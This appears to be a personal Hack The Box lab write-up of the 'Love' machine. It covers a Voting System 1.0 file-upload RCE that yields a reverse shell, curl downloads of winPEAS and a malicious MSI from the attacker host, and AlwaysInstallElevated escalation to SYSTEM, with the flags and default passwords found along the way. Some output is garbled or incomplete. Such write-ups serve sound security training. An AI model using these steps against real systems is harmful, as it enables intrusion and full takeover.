
admin: @LoveIsInTheAir!!!!

I now attempted this creds in netexec and it did not work.


```
(kali㉿kali)-[~/Desktop/htb]
$ netexec smb 10.10.10.239 -u 'admin' -u '@LoveIsInTheAirnc' --shares
SMB 10.10.10.239 445 LOVE [*] Windows 10 Pro 19042 x64 (name:LOVE) (domain:Love) (signing:False) (SMBv1:True)
SMB 10.10.10.239 445 LOVE [-] IndexError: list index out of range
SMB 10.10.10.239 445 LOVE [-] Error enumerating shares: Could not get nt error code 91 from impacket: SMB Session code: 0x5b

(kali㉿kali)-[~/Desktop/htb]
$ netexec smb 10.10.10.239 -u 'admin' -u '@LoveIsInTheAirnc'
SMB 10.10.10.239 445 LOVE [*] Windows 10 Pro 19042 x64 (name:LOVE) (domain:Love) (signing:False) (SMBv1:True)
```

I also tried to use this in the voting system but admin is not a valid voter ID.



After I went back and looked at my gobusters and found /admin. I then tried these creds and it worked. Here I found the user was called



I will add this name into my list in case I figure out how the usernames work in this machine.



Neovic Devierte  
ndevierte  
neovic.devierte

Copyright © 2018 SourceCodeSter

I found this on the page and now want to search an exploit for it.  
After playing around with the exploit and changing it a little it worked.

Voting System 1.0 - File Upload RCE (Authenticated Remote Code Execution)

<b>Author:</b> RICHARD JONES	<b>Type:</b> WEBAPPS	<b>Platform:</b> PHP	<b>Date:</b> 2021-01-20
<b>Exploit:</b> 📄 / {}		<b>Vulnerable App:</b>	

```
(kali@kali)-[~/Desktop/htb]
$ nc -lvnp 4000
listening on [any] 4000 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.239] 55345
b374k shell : connected
Start a NC listener on the port you choose above and run...
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>

(kali@kali)-[~/Desktop/htb]
$ python3 voting.py
Start a NC listener on the port you choose above and run...

04/12/2021 08:17 AM <DIR> mysql
06/03/2019 04:39 AM 471 mysql_start.bat
04/12/2021 08:17 AM 256 mysql_stop.bat
03/13/2017 04:04 AM 824 passwords.txt
```

While going back through the directories I found the file passwords.txt

```
C:\xampp>type passwords.txt
type passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

User: root
Password:
(means no password!)

2) FileZilla FTP:

[ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):

Postmaster: Postmaster (postmaster@localhost)
Administrator: Admin (admin@localhost)

User: newuser
```

Password: wampp

#### 4) WEBDAV:

```
User: xampp-dav-unsecure
```

Password: ppmax2011

Attention: WEBDAV is not active since XAMPP Version 1.7.4.

For activation please comment out the `httpd-dav.conf` and

following modules in the `httpd.conf`

```
LoadModule dav_module modules/mod_dav.so
```

```
LoadModule dav_fs_module modules/mod_dav_fs.so
```

Please do not forget to refresh the WEBDAV authentication (users and passwords).

```
C:\Users\Phoebe>cd Desktop
cd Desktop

C:\Users\Phoebe\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\Users\Phoebe\Desktop

04/13/2021    03:20 AM        <DIR>          .
04/13/2021    03:20 AM        <DIR>          ..
10/31/2024    07:13 PM                34 user.txt
                1 File(s)                34 bytes
                2 Dir(s)      3,998,756,864 bytes free

C:\Users\Phoebe\Desktop>type user.txt
type user.txt
348ece3fc064249e0402c7b23d6403f2
```

Found the User flag.

I found the username is **phoebe**

```
C:\Users\Phoebe\Desktop>curl http://10.10.14.3/winPEASx64.exe -o winpeas.exe
curl http://10.10.14.3/winPEASx64.exe -o winpeas.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 9611k  100 9611k    0     0 9611k      0  0:00:01  0:00:01 --:--:-- 5445k

C:\Users\Phoebe\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\Users\Phoebe\Desktop

11/02/2024  08:44 AM    <DIR>          .
11/02/2024  08:44 AM    <DIR>          ..
10/31/2024  07:13 PM                34 user.txt
11/02/2024  08:44 AM          9,842,176 winpeas.exe
                2 File(s)          9,842,210 bytes
                2 Dir(s)   3,940,204,544 bytes free
```

[illegible]

I found an NTLMv2 hash which I could potentially break and use to winrm to get a better shell.

```

◆◆◆◆◆◆◆◆◆◆ Checking AlwaysInstallElevated
◆ https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
  AlwaysInstallElevated set to 1 in HKLM!
  AlwaysInstallElevated set to 1 in HKCU!

```

I went into hacktricks but also found <https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/>  
Using this I continued my privelege escalation

I now hosted a python http server to get things over to the machine

```

(kali㉿kali)-[~/Desktop/htb]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
└─$ curl http://10.10.14.3/ignite.msi

C:\Users\Phoebe\Desktop>curl http://10.10.14.3/ignite.msi -o ignite.msi
curl http://10.10.14.3/ignite.msi -o ignite.msi
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  156k  100  156k    0     0  156k      0  0:00:01 --:--:-- 0:00:01 398k

11/02/2024 09:08 AM          159,744 ignite.msi
10/31/2024 07:13 PM             34 user.txt
11/02/2024 08:44 AM      9,842,176 winpeas.exe

```

Now I started a listener and used

```

C:\Users\Phoebe\Desktop>msiexec /quiet /qn /i ignite.msi
msiexec /quiet /qn /i ignite.msi

```

This opened a shell as NT authority.

```

(kali㉿kali)-[~/Desktop/htb]
└─$ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.239] 49674
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

```

NT authority is the system account. You can't really log into it like a normal account. it's used by the system to run the needed services and processes.

The reason why I can have a shell as NT Authority is because whenever you use an administrative command prompt you are basically running it as NT Authority. Basically you can use its powers indirectly when the system needs to do something that requires high-level access.

Now I can access the root flag and complete this box.

```

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\Users\Administrator\Desktop

04/13/2021  03:20 AM    <DIR>          .
04/13/2021  03:20 AM    <DIR>          ..
10/31/2024  07:13 PM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  3,939,287,040 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
8f244c3d5bab976c424274d140fa385f

```

